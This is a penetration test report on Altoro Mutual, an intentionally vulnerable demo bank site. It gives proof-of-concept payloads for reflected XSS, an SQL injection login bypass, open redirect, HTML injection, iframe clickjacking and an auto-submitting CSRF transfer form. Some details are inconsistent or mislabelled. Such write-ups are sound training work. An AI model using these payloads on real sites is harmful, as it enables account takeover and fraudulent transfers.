2025

Penetration Test Report for Altoro Mutual

Name: Youssef Adel Foaud Mohamed

Date:02/2025

Table of Content:

1. Executive summary

1.1. Scope of Engagement:

I requested to perform a black-box penetration testing across the following:

- DNS server: 10.21.32.43
- Domain: foomegahost.com
- All subdomains that can be found related to the above-mentioned domain. In this context, I found the following in-scope subdomains:

IP address	Target
65.61.137.117	demo.testfire.net
	altoro.testfire.net
	testfire.net
	www.testfire.net

1.2. Main objectives of Engagement:

I requested to perform the black-box penetration testing to find, describe and provide existence POC of any security vulnerabilities as well as suggest the proper remediation actions necessary to be taken to mitigate these discovered vulnerabilities.

1.3. Overall risk level assessment:

In this report, I have evaluated each identified vulnerability using the risk assessment framework provided by the Common Vulnerability Scoring System (CVSS). This methodology calculates the risk for each vulnerability based on three core metrics: base, temporal, and environmental scores. By combining the exploitability of the vulnerability with the potential impact on the system, the CVSS framework allows for a comprehensive assessment of each vulnerability's severity and associated risk.

2. summary

2.1. Introduction:

Perform a Black Box Penetration Test against the web application of organization named Altoro Mutual.

2.2. Summary of vulnerability:

Number	Vulnerability	Severity
1	Login Page Bypass using SQL Injection	Critical
2	Cross-Site Request Forgery (CSRF)	High
3	Cross-Site Request Forgery (CSRF)	High
4	Reflected Cross-Site Scripting	Medium
5	Reflected Cross-Site Scripting	Medium
6	Reflected Cross-Site Scripting	Medium
7	URL Redirection Attack	Medium
8	HTML injection	Medium
9	Clickjacking	Medium


3. Test Scenario

>First, I started to read carefully the letter of engagement to see in detail
the web penetration test scope, objectives, report mandatory points.

> The penetration test scope was clearly defined to test the domain "altoro.testfire.net" and DNS 65.61.137.117 and any subdomains related to this main
domain.

>From this point I started the reconnaissance phase by performing dictionary subdomain enumeration and hereunder
the gathered subdomains I found using assetfinder tool:

- demo.testfire.net
- altoro.testfire.net
- testfire.net
- www.testfire.net



```
┌──(kali㉿kali)-[~]
└─$ echo "testfire.net" | assetfinder --subs-only
demo.testfire.net
altoro.testfire.net
testfire.net
www.testfire.net
```

Figure 0. Subdomain Enumeration


4. Detailed Findings

4.1.Reflected Cross-Site Scripting

>Vulnerability: Reflected Cross-Site Scripting (XSS)

>ID: 1

>Severity: Medium



Vector String - **CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N**

>**Affected URL**: http://altoro.testfire.net/search.jsp

>**Vuln-parameter**: query

>**Impact**:


This vulnerability allow attacker to execute JavaScript targeting the end users across the web application.

>**Description**:

Reflected XSS attacks, also known as non-persistent attacks, occur when a malicious script is reflected off of a web application to the victim's browser.

>**PoC (Proof of Concept):**

During I was browsing "altoro.testfire.net" I tried to search into the search box with this script: "<script>alert("XSS_Vuln")</script>" and then it display message box called XSS_Vuln


```
altoro.testfire.net/search.jsp?query=<script>+alert%28"XSS_Vuln"%29<%2Fscript
```

altoro.testfire.net says

XSS_Vuln

Search Results

No results were found for the query:

Figure 1. Reflected XSS in 'query' parameter

>Recommendation:

Since XSS is one of user-input vulnerability, you have to filter the user input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input , encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context .

4.2.Login Page Bypass using SQL Injection

>Vulnerability: Login Page Bypass using SQL Injection

>ID: 2

>Severity: Critical

Vector String - **CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N**

>**Affected URL**: http://altoro.testfire.net/login.jsp

>**Vuln-parameter**: **-**

>**Impact**:


SQLi allows the attacker to bypass login page and take admin credentials

>**Description**:

vulnerability that occurs when an attacker is able to manipulate a web application's SQL queries by injecting malicious input. This can allow the attacker to bypass authentication mechanisms, such as login pages, and potentially gain access to sensitive data, including admin credentials.

>**PoC (Proof of Concept):**

First Step I will Go to http://testfire.net/login.jsp and then Enter username as ' or 1=1 -- and password random some input and then click on login and we login as administrator




Online Banking Login

Username: ' or 1=1 --

Password: ●●●●●●●●●

Figure 2. SQLI Payload



Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

© 2025 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of

he AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third pa
nd/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-software.com/a

opyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.

Figure 3.Login as administrator

>Recommendation:

Validate Input by Restrict input to allowed formats and Sanitize Input by Remove or escape special characters.

4.3.Reflected Cross-Site Scripting

>Vulnerability: Reflected Cross-Site Scripting (XSS)

>ID: 3

>Severity: Medium

Vector String - **CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N**

>**Affected URL**: http://altoro.testfire.net/feedback.jsp

>**Vuln-parameter**: -

>**Impact**:


This vulnerability allow attacker to execute JavaScript targeting the end users across the web application.

>**Description**:

Reflected XSS attacks, also known as non-persistent attacks, occur when a malicious script is reflected off of a web application to the victim's browser.

>**PoC (Proof of Concept):**

During I was browsing "altoro.testfire.net/feedback" I tried to search into the search box with this script: "<script>alert("XSS")</script>" and then it display message box called XSS



Feedback

Our Frequently Asked Questions area will help you with many of your inquiries.
If you can't find your question, return to this page and use the e-mail form below.

IMPORTANT! This feedback facility is not secure. Please do not send any account information in a message sent from here.

To:	**Online Banking**
Your Name:	<script>alert("xss_1")</script>
Your Email Address:	
Subject:	
Question/Comment:	

Figure 4. Reflected XSS Payload




Figure 5. Reflected XSS

>Recommendation:

Since XSS is one of user-input vulnerability, you have to filter the user input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input , encode data on output. At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context .

4.4:

>Mention of this vulnerability in another location :

Affected URL: http://altoro.testfire.net/customize.jsp

Vuln-parameter: lang

Id : 4

4.5.URL Redirection Attack :

>Vulnerability: URL Redirection Attack

>ID: 5

>Severity: Medium

Vector String - **CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N**

>**Affected URL**: http://altoro.testfire.net/bank/customize.jsp

>**Vuln-parameter**: **-**

>**Impact**:


allows an attacker to force users of your application to an untrusted external site .

>**Description**:

URL Redirection is a vulnerability which allows an attacker to force users of your application to an untrusted external site. The attack is most often performed by delivering a link to the victim, who then clicks the link and is unknowingly redirected to the malicious website.

>**PoC (Proof of Concept):**

First Step I will Go to http://altoro.testfire.net/bank/customize.jsp and then add in URL?content=https://www.google.com&lang=international%20HTTP/1.1 HTTP/1.1 and press Enter ,it will redirect me to google.com**.**



altoro.testfire.net/bank/customize.jsp?content=https://www.google.com&lang=international%20HTTP/1.1 HTTP/1.1

AltoroMutual

Sign Off | Contact

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- Edit Users

Customize Site Language

Current Language:

You can change the language setting by choosing:

International English

Privacy Policy | Security Statement | Server Status Check | REST API | © 2025 Altoro Mutual, Inc.

This web application is open source! Get yo

The AltoroJ website is published by HCL Technologies, Ltd. for the sole purpose of demonstrating the effectiveness of HCL products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Si
purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. HCL does not assume any risk in relation to your use of this website. For more information, please go to https://www.hcl-softwar

Copyright © 2008, 2017, IBM Corporation, All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.

Figure 6. URL Redirection Payload




Figure 7. After Redirection to Google.com

>Recommendation:

We can Validate and Sanitize Input and Use Whitelists for Allowed

Redirect Targets and use web application firewall.

4.6.HTML Injection

>Vulnerability: HTML Injection

>ID: 6

>Severity: Medium

Vector String - **CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N**

>**Affected URL**: http://altoro.testfire.net/index.jsp

>**Vuln-parameter**: query

>**Impact**:


HTML Injection can lead to data theft, content manipulation, and phishing attacks. Attackers insert malicious HTML code into web pages

>Description:

HTML Injection is a web vulnerability where an attacker inserts malicious HTML code into a web page. This can alter the page's appearance,steal user data, or redirect users to malicious

>PoC (Proof of Concept):

First Step I will Go to http://testfire.net/index.jsp and then go search input and write "<h1><i>Hacked</i></h1>" and it will be executed


Not secure altoro.testfire.net/search.jsp?query=<h1><i>Hacked<%2Fi><%2Fh1>

Search Results

No results were found for the query:

Hacked

Figure 8. HTML Injection

>Recommendation:

We can Validate and Sanitize Input and Use Whitelists for Allowed

Redirect Targets and use web application firewall.

4.7.Clickjacking

>Vulnerability: ClickJacking

>ID: 7

>Severity: Medium

Vector String - **CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N**

>**Affected URL**: http://altoro.testfire.net/index.jsp

>**Vuln-parameter**: query

>**Impact**:


It tricks a user into clicking a webpage element which is invisible or disguised as another element.

>**Description**:

Reflected XSS attacks, also known as non-persistent attacks, occur when a malicious script is reflected off of a web application to the victim's browser.

>**PoC (Proof of Concept):**

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.



```
altoro.testfire.net/search.jsp?query=<iframe+src%3D"http%3A%2F%2Ftestfire.net%2F"+width%3D"500"height%3D"500"><%2Fiframe>
```

PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

Search Results

No results were found for the query:

Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro

Business Credit Cards
You're always looking for wa improve your company's bot line. You want to be informe improve efficiency and contr expenses. Now, you can do - with a business credit card account from Altoro Mutual.

Figure 9. Clickjacking

>Recommendation:

We can do Frame busting code and X-frame-options header.

4.8.Client Side Request Forgery(CSRF)

>Vulnerability: Client Side Request Fergory

>ID: 8

>Severity: High

Vector String - **CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H**

>Affected URL: http://altoro.testfire.net/bank/doTransfer

>Vuln-parameter: -

>Impact:


The attacker causes the victim user to carry out an action unintentionally like make transfer.

>Description:

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.

>PoC (Proof of Concept):

First I Select a request of transfer money in Burp Suite Professional that i want to test or exploit. From the right-click context menu, select Engagement tools / Generate CSRF PoC. Burp Suite will generate some HTML that will trigger the selected request , I will choose the option test in browser and copy the link and paste in browser and enter the transfer 2000$ will done automatically




```
POST /bank/doTransfer HTTP/1.1
Host: altoro.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Ge
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: http://burpsuite
DNT: 1
Connection: keep-alive
Referer: http://burpsuite/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache

fromAccount=800001&toAccount=800000&transferAmount=2000&transfer=T
```

```
/1.1 302 Found
er: Apache-Coyote/1.1
Cookie: JSESSIONID=41A1CC00851569518A1F01A5F52B29D6; Path=/; HttpOnly
tion: /login.jsp
ent-Length: 0
: Fri, 07 Feb 2025 15:05:54 GMT
```

Figure 9. Generate CSRF



Request to: http://altoro.testfire.net

```
POST /bank/doTransfer HTTP/1.1
Host: altoro.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/1
```


To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

http://burpsuite/show/4/tyb0nxka7kor0twq9suw20garejmwzj0

In future, just copy the URL and don't show this dialog

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://altoro.testfire.net/bank/doTransfer" method="POST">
      <input type="hidden" name="fromAccount" value="800001" />
      <input type="hidden" name="toAccount" value="800000" />
      <input type="hidden" name="transferAmount" value="2000" />
      <input type="hidden" name="transfer" value="Transfer&#32;Money" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Figure 10. Link to deliver to victim



Transfer Funds

From Account:	800000 Corporate
To Account:	800000 Corporate
Amount to Transfer:	

2000.0 was successfully transferred from Account 800001 into Account 800000 at 2/7/25 9:05 AM.

Figure 11. Transfer done

>Recommendation:

To prevent CSRF we can use CSRF tokens and use strict samesite cookie restrictions

4.9:

>Mention of this vulnerability in another location :

Affected URL: http://altoro.testfire.net/admin/admin.jsp

Vuln-parameter: -

id: 9